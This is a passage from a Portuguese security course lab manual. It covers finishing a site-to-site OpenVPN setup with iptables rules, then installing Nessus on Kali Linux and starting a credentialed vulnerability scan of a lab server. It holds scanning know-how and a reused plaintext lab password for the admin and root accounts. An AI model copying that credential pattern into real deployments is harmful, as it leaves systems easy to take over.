```
# cp /usr/share/easy-rsa/keys/ca.crt /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.key /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.crt /tmp/vpn-keys/
```

```
# tar czf /tmp/vpn-keys.tar.gz /tmp/vpn-keys/
tar: Removing leading '/' from member names
```

```
# chmod a+r /tmp/vpn-keys.tar.gz
```

```
# rm -rf /tmp/vpn-keys
```

```
# ls -ld /tmp/vpn-keys.tar.gz
-rw-r--r-- 1 root root 5525 Sep 7 09:02 /tmp/vpn-keys.tar.gz
```

Como não há regra no firewall que permita conexão via SSH ou HTTP vinda de fora, vamos inserir uma regra temporária para permitir a cópia remota:

```
# iptables -A INPUT -i enp0s3 -p tcp -m tcp --dport 22 -j ACCEPT
```

Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s enp0s3 | grep '^ *inet ' | awk '{print $2}'
192.168.29.103/24
```

Copie o arquivo com as chaves do cliente usando o IP público e o comando **scp**—use os programas **pscp.exe**, **Cygwin** ou **WinSCP** para a tarefa. No exemplo abaixo, iremos usar o **Cygwin**:

```
fbs@FBS-DESKTOP ~
$ scp aluno@192.168.29.103:/tmp/vpn-keys.tar.gz ~
vpn-keys.tar.gz
705.2KB/s  00:00
100% 5525
```

```
fbs@FBS-DESKTOP ~
$ ls -ld ~/vpn-keys.tar.gz
-rw-r--r-- 1 fbs None 5525 Sep  7 10:09 /home/fbs/vpn-keys.tar.gz
```

Ainda na máquina *FWGW1-G*, remova a regra de firewall temporária que criamos para a cópia remota, bem como o arquivo contendo as chaves no `/tmp`:

```
# iptables -D INPUT -i enp0s3 -p tcp -m tcp --dport 22 -j ACCEPT
```

```
# rm /tmp/vpn-keys.tar.gz
```

9. Instale o OpenVPN na máquina *WinClient-G*. **NÃO** instale o software *Private Tunnel*, mas sim o OpenVPN *Open Source*, acessível em <https://openvpn.net/index.php/open-source/downloads.html>. Aceite todas as opções padrão do instalador; ao ser perguntado se deseja instalar os *drivers* de rede do OpenVPN, responda afirmativamente.
10. Entre na pasta de configuração do OpenVPN no Windows, `C:\Program Files\OpenVPN\config`. Aqui, iremos fazer duas coisas: (1) criar o arquivo de configuração do OpenVPN para conexão no servidor *FWGW1-G* do seu colega de atividade, e (2) extrair as chaves do cliente copiadas no passo (8). Vamos lá:

Crie o arquivo `winclient-b.ovpn` no *Desktop* do seu usuário na máquina *WinClient-G*, com o conteúdo a seguir. Logo após, mova-o para `C:\Program Files\OpenVPN\config\winclient-b.ovpn`, concedendo permissão administrativa quando solicitado.

```
client
proto udp
dev tun

ca    ca.crt
key   WinClient-B.key
cert  WinClient-B.crt

remote 192.168.29.103 1194
resolv-retry infinite
nobind

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `WinClient-G` pela que representa seu grupo.

Na linha `remote`, insira o IP público da máquina *FWGW1-G* **do seu colega** — esta será a máquina em que seu cliente VPN irá tentar conectar-se quando iniciado.

O segundo passo é extrair o arquivo `.tar.gz` contendo as chaves do cliente que foi copiado no passo (8). Use o `7-zip` (disponível em <https://www.7-zip.org/download.html>) para fazer a extração, numa pasta em que seu usuário possua permissão (como o *Desktop*, por exemplo). Depois, mova as chaves para `C:\Program Files\OpenVPN\config`. Sua pasta deve ficar assim:




Figura 63. Estado final da pasta do OpenVPN na máquina WinClient-G

11. Tudo quase pronto! Vamos testar o funcionamento da VPN, passo a passo: primeiro, o aluno do grupo A deverá atuar como servidor, e o aluno do grupo B atuará como cliente. A seguir, as posições serão invertidas.

No firewall do aluno do grupo A, *FWGW1-A*, crie uma regra que permita que conexões VPN sejam autorizadas através do firewall interno:

```
# hostname  
FWGW1-A
```

```
# iptables -A INPUT -i enp0s3 -p udp -m udp --dport 1194 -m state --state NEW,ESTABLISHED -j ACCEPT
```

Em seguida, inicie o OpenVPN e aguarde:

```
# /usr/sbin/openvpn --config /etc/openvpn/openvpn.conf
Fri Sep 7 10:21:24 2018 OpenVPN 2.3.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[EPOLL] [PKCS11] [MH] [IPv6] built on Jun 26 2017
Fri Sep 7 10:21:24 2018 library versions: OpenSSL 1.0.1t 3 May 2016, LZO 2.08
Fri Sep 7 10:21:24 2018 Diffie-Hellman initialized with 2048 bit key
Fri Sep 7 10:21:24 2018 Socket Buffers: R=[212992->131072] S=[212992->131072]
Fri Sep 7 10:21:24 2018 ROUTE_GATEWAY 192.168.29.1/255.255.255.0 IFACE=enp0s3
HWADDR=08:00:27:43:b1:9d
Fri Sep 7 10:21:24 2018 TUN/TAP device tun0 opened
Fri Sep 7 10:21:24 2018 TUN/TAP TX queue length set to 100
Fri Sep 7 10:21:24 2018 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Fri Sep 7 10:21:24 2018 /sbin/ip link set dev tun0 up mtu 1500
Fri Sep 7 10:21:24 2018 /sbin/ip addr add dev tun0 local 10.8.1.1 peer 10.8.1.2
Fri Sep 7 10:21:24 2018 /sbin/ip route add 10.8.1.0/24 via 10.8.1.2
Fri Sep 7 10:21:24 2018 UDPv4 link local (bound): [undef]
Fri Sep 7 10:21:24 2018 UDPv4 link remote: [undef]
Fri Sep 7 10:21:24 2018 MULTI: multi_init called, r=256 v=256
Fri Sep 7 10:21:24 2018 IFCONFIG POOL: base=10.8.1.4 size=62, ipv6=0
Fri Sep 7 10:21:24 2018 ifconfig_pool_read(), in='WinClient-B,10.8.1.4', TODO:
IPv6
Fri Sep 7 10:21:24 2018 succeeded -> ifconfig_pool_set()
Fri Sep 7 10:21:24 2018 IFCONFIG POOL LIST
Fri Sep 7 10:21:24 2018 WinClient-B,10.8.1.4
Fri Sep 7 10:21:24 2018 Initialization Sequence Completed
```

Na máquina cliente do aluno do grupo B, *WinClient-B*, inicie o OpenVPN como administrador. Navegue até a pasta <C:\Program Files\OpenVPN\bin>, clique com o botão direito no executável [openvpn-gui.exe](#) e selecione *Executar como administrador*. Autorize a execução na janela seguinte.

Deverá aparecer um símbolo de um monitor com um cadeado no *tray* do sistema, no canto inferior direito da tela, próximo ao relógio. Clique com o botão direito nesse ícone e selecione *Connect*.

Se tudo deu certo, após alguns instantes a janela do OpenVPN que se abriu momentaneamente irá fechar, e o ícone do monitor ficará verde. Colocando o mouse em cima do ícone, você deve ver as linhas *Connected to: winclient-b* e *Assigned IP: 10.8.1.X*.

12. Vamos fazer os testes de conectividade. Na máquina *WinClient-B*, cheque se as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram importadas corretamente:

```
C:\>route print
IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface Metric
          10.1.1.0    255.255.255.0   10.8.1.5      10.8.1.6     35
          172.16.1.0   255.255.255.0   10.8.1.5      10.8.1.6     35
```

A saída do comando `route print` acima foi sumarizada para obtermos a informação relevante nesta atividade: que as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram adicionadas, e que ambas passam pelo *gateway* 10.8.1.5, no exemplo. Mas, que roteador é esse? O `ipconfig /all` mostra essa informação:

```
C:\>ipconfig /all

(...)

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . :
Description . . . . . : TAP-Windows Adapter V9
Physical Address. . . . . : 00-FF-C5-80-A0-B0
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::2d85:5fb5:4550:adb%44(PREFERRED)
IPv4 Address. . . . . : 10.8.1.6(PREFERRED)
Subnet Mask . . . . . : 255.255.255.252
Lease Obtained. . . . . : sexta-feira, 7 de setembro de 2018 11:21:55
Lease Expires . . . . . : sábado, 7 de setembro de 2019 11:21:54
Default Gateway . . . . . :
DHCP Server . . . . . : 10.8.1.5
DHCPv6 IAID . . . . . : 738262981
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-81-69-7F-88-D7-F6-DF-94-BE
DNS Servers . . . . . . . . . : fec0:0:0:ffff::1%1
                               fec0:0:0:ffff::2%1
                               fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
```

A interface de rede **Ethernet 2**, mostrada acima, é do tipo TAP e possui IP 10.8.1.6. É através dela que iremos atingir o *gateway* 10.8.1.5, e portanto as redes 10.1.1.0/24 e 172.16.1.0/24 — essa é a interface criada pela conexão do OpenVPN.

13. Se testarmos a conectividade entre a VPN e os *hosts* da DMZ e da Intranet teremos uma surpresa ingrata, no entanto: não haverá sucesso. Antes de fazer o teste a seguir, verifique se a máquina *LinServer-A* está ligada. Feito isso, na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Qual seria a razão? Simples: não estamos permitindo o repasse de pacotes entre as interfaces da VPN e a DMZ/Intranet. Para corrigir isso, basta adicionar uma regra à tabela FORWARD do *FWGW1-A* — de forma genérica, podemos permitir o repasse de qualquer interface do tipo **tun**, que é o tipo criado pelo OpenVPN quando de sua conexão, para essas duas redes.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i tun+ -d 172.16.1.0/24 -j ACCEPT  
# iptables -A FORWARD -i tun+ -d 10.1.1.0/24 -j ACCEPT
```

Imediatamente, temos o resultado na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10  
  
Pinging 172.16.1.10 with 32 bytes of data:  
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63  
  
Ping statistics for 172.16.1.10:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Cuidado ao criar as regras de repasse de pacotes para as interfaces da VPN. Uma regra muito leniente, como `iptables -A FORWARD -i tun+ -j ACCEPT`, permitiria ao cliente da VPN conectar-se a qualquer *host* da Internet através do túnel — efetivamente utilizando a VPN como uma conexão alternativa de rede. Como raramente esse é o objetivo pretendido pelo administrador, seja específico ao dizer quais redes/máquinas poderão ser atingidas a partir da VPN.

14. Agora, faça o caminho contrário: a máquina *FWGW1-B* será o servidor, e a máquina *WinClient-A* irá conectar-se a ela. Refaça todos os passos da atividade, e verifique que a VPN está funcionando em ambos os sentidos.

# Sessão 8: Auditoria de segurança da informação

## 1) Instalação do Nessus



Esta atividade será realizada na máquina virtual *KaliLinux-G*.

Nesta atividade iremos instalar e configurar o Tenable Nessus (<https://www.tenable.com/products/nessus-home>), um *scanner* de vulnerabilidades desenvolvido pela Tenable Network Security. O projeto era *open source* até a versão 2.2.11, em 2005, quando foi lançada a versão 3 do Nessus *engine* e ele se tornou, então, proprietário. O software ainda é gratuito para um bom número de usos, excluindo-se testes de *compliance* (como PCI, CIS e FDCC), auditorias de rede e checagens mais recentes, bem como algumas outras características.

O OpenVAS (<http://www.openvas.org/>) é um *fork open source* bastante popular do Nessus, que vem inclusive pré-instalado na distribuição Kali Linux.

1. Com a máquina *KaliLinux-G desligada*, acesse o menu *Settings > Storage*, clique na linha da controladora SATA e depois no pequeno símbolo de um HD com um + verde. Iremos adicionar um novo disco de 30 GB para armazenar a instalação do Nessus, já que o disco atual, de 20 GB, não será suficiente. Após clicar no ícone:

- Selecione *Create new disk*.
- Tipo do arquivo: mantenha *VDI*.
- Tipo de alocação: mantenha *Dynamically allocated*.
- Nome do disco: **kali-nessus**
- Tamanho do disco: 30 GB

Além disso, será necessário voltar a máquina *KaliLinux-G* para a DMZ. Acesse *Settings > Network* e mude o nome do adaptador *host-only* da VM para o mesmo das máquinas *LinServer-G* e *WinServer-G*.

Ao final do processo, ligue a máquina *KaliLinux-G*.

2. Após o *boot*, faça login como usuário **root** e abra um terminal. Vamos partitionar, formatar e montar o disco adicionado. Primeiro, descubra a letra sob a qual o disco foi detectado:

```
# dmesg | grep -i 'Attached SCSI disk'
[    1.828729] sd 1:0:0:0: [sdb] Attached SCSI disk
[    1.856784] sd 0:0:0:0: [sda] Attached SCSI disk
```

```
# fdisk -l /dev/sdb
Disk /dev/sdb: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Como era de se esperar, o disco foi detectado como `/dev/sdb`. Particione-o usando o `fdisk`: crie uma única partição primária, ocupando a totalidade do disco, com tipo de sistema de arquivos `Linux`.

```
# fdisk /dev/sdb

Welcome to fdisk (util-linux 2.31.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x986bc0aa.
```

```
Command (m for help): o
Created a new DOS disklabel with disk identifier 0xc0163032.
```

```
Command (m for help): n
Partition type
  p  primary (0 primary, 0 extended, 4 free)
  e  extended (container for logical partitions)
Select (default p):

Using default response p.
Partition number (1-4, default 1):
First sector (2048-62914559, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-62914559, default 62914559):

Created a new partition 1 of type 'Linux' and of size 30 GiB.
```

```
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
```

Agora, formate o disco com o sistema de arquivos `ext4`:

```
# mkfs.ext4 /dev/sdb1
mke2fs 1.44.1 (24-Mar-2018)
Creating filesystem with 7864064 4k blocks and 1966080 inodes
Filesystem UUID: 99654695-1f56-4521-8cd5-da0c533b11ae
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
    4096000

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
```

Iremos montar essa partição no `/opt`. Primeiro, monte-a temporariamente no diretório `/mnt` e faça o *backup* dos dados preexistentes no `/opt` para dentro dela, depois desfaça o *mount* temporário.

```
# mount /dev/sdb1 /mnt/
```

```
# rsync -av /opt/ /mnt/
```

```
# umount /mnt/
```

Descubra qual o UUID (*Universally Unique Identifier*) dessa nova partição. Em seguida, usando esse dado, crie uma nova linha no `/etc/fstab` que monte a partição automaticamente no diretório `/opt` durante o *boot*. Finalmente, monte-a usando `mount -a` e verifique o funcionamento da sua configuração.

```
# blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g'
UUID=99654695-1f56-4521-8cd5-da0c533b11ae
```

```
# uuid=$( blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g' ); echo "$uuid
/opt    ext4    defaults    0    2" >> /etc/fstab; unset uuid
```

```
# tail -n1 /etc/fstab
UUID=99654695-1f56-4521-8cd5-da0c533b11ae    /opt    ext4    defaults    0    2
```

```
# mount -a
```

```
# mount | grep '^/dev/sdb1 '
/dev/sdb1 on /opt type ext4 (rw,relatime)
```

3. Vamos reconfigurar a rede da máquina *KaliLinux-G* para a DMZ. Edite o arquivo `/etc/network/interfaces` como se segue:

```
# nano /etc/network/interfaces
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 172.16.1.30/24
gateway 172.16.1.1
```

```
# systemctl restart networking
```

4. O próximo passo é fazer o download do pacote do Nessus. Na máquina *KaliLinux-G*, acesse a URL <https://www.tenable.com/products/nessus-home> com o navegador Firefox. À direita da página, preencha a caixa *Register for an Activation Code*; não se esqueça de usar um endereço de e-mail válido. Em seguida, clique no botão *Download*.
5. Na nova página, baixe o pacote `Nessus-x.y.z-debian6_amd64.deb` (ajuste os valores de `x.y.z` para a versão exibida pela página). Essa versão também é indicada para o Kali Linux AMD64, que é a distribuição que estamos usando na máquina *KaliLinux-G*. Concorde com o termo de licença, e salve o pacote `.deb` — não o instale ainda.
6. No seu endereço de e-mail, cheque por uma nova mensagem com o título *Tenable Nessus Home Activation Code*. Após o cabeçalho **Activating Your Nessus Home Subscription**, o código de 20 caracteres para ativação do seu scanner será informado. Guarde este código para uso futuro.
7. Agora sim, vamos instalar o Nessus. O arquivo provavelmente foi baixado para a pasta `/root/Downloads`, como se segue:

```
# pwd
/root/Downloads
```

```
# ls
Nessus-7.1.3-debian6_amd64.deb
```

Instale-o usando o comando `dpkg`:

```
# dpkg -i Nessus-7.1.3-debian6_amd64.deb
```

```
Selecting previously unselected package nessus.  
(Reading database ... 356069 files and directories currently installed.)  
Preparing to unpack Nessus-7.1.3-debian6_amd64.deb ...  
Unpacking nessus (7.1.3) ...  
Setting up nessus (7.1.3) ...  
Unpacking Nessus Core Components...
```

- You can start Nessus by typing `/etc/init.d/nessusd start`
- Then go to <https://kali:8834/> to configure your scanner

```
Processing triggers for systemd (238-4) ...
```

Siga as instruções de instalação, e inicie o Nessus com o comando:

```
# /etc/init.d/nessusd start
```

8. Abra o navegador Firefox e acesse a URL <https://127.0.0.1:8834/> (se preferir, acesse de sua máquina física no endereço <https://172.16.0.30:8834>) para entrar na console administrativa do Nessus. Adicione uma exceção de segurança para o certificado HTTPS auto-assinado do Nessus, e prossiga.

Na tela de criação de usuário, informe o *username* `admin` e senha `rnpesr`, e clique em *Continue*.

Na tela subsequente, mantenha o *Scanner Type* em *Home, Professional or Manager*, e no campo *Activation Code* informe o código recebido por e-mail no passo (5) desta atividade. Clique em *Continue* e aguarde a inicialização do Nessus (esse passo pode demorar, seja paciente).

9. Ao final do processo, você terá acesso à console principal do Nessus, como mostrado na imagem abaixo.




Figura 64. Console do Nessus

## 2) Realizando um *scan* em SO Linux



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *LinServer-G*.

Vamos realizar um *scan* na máquina *LinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las através da atualização do sistema. Antes de começar, verifique que a máquina *LinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
  - *Name: LinServer-G*
  - *Description: Scan da máquina LinServer-G*
  - *Targets: 172.16.G.10/32*
3. Em *Credentials > SSH*, configure:
  - *Authentication method: password*
  - *Username: aluno*

- Password (*unsafe!*): **rnpesr**
- Elevate privileges with: **su**
- su login: **root**
- Escalation password: **rnpesr**
- Location of su (directory): **/bin**

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como mostrado abaixo.

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans' (which has 1 item), 'All Scans', and 'Trash'. Under 'RESOURCES', there are 'Policies', 'Plugin Rules', and 'Scanners'. The main area is titled 'My Scans' and shows a table with one row:

<input type="checkbox"/>	Name	Schedule	Last Modified	Actions
<input type="checkbox"/>	LinServer-A	On Demand	Today at 7:11 PM	<span>  </span> <span>■■■■■</span>

Figura 65. Scan inicial do LinServer-G no Nessus

Aguarde o final do *scan*, e confira o resultado. Se quiser acompanhar o *scan* enquanto ele é realizado, clique na linha para expandi-la.

5. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 66. Primeiro scan do LinServer-G no Nessus

Veja que há um grande número de vulnerabilidades identificadas: 6 críticas, 43 de alto impacto, 34 de médio impacto, 4 de baixo impacto e 48 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades—por exemplo, confira abaixo a vulnerabilidade DSA-3481-1, referente à [glibc](#):

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'Scans' selected. The main content area displays a critical vulnerability for 'Debian DSA-3481-1 : glibc - security update'. The 'Description' section states: 'Several vulnerabilities have been fixed in the GNU C Library, glibc.' It notes that the first vulnerability listed has critical impact. Below this, several CVE entries are listed: CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, and CVE-2015-8779. The 'Solution' section suggests upgrading the glibc packages. The 'Plugin Details' section provides technical details like Severity (Critical), ID (88768), and Family (Debian Local Security Checks). The 'Risk Information' section includes Risk Factor (Critical), CVSS Base Score (10.0), and IAVM Severity (I). The 'Vulnerability Information' section lists CPE 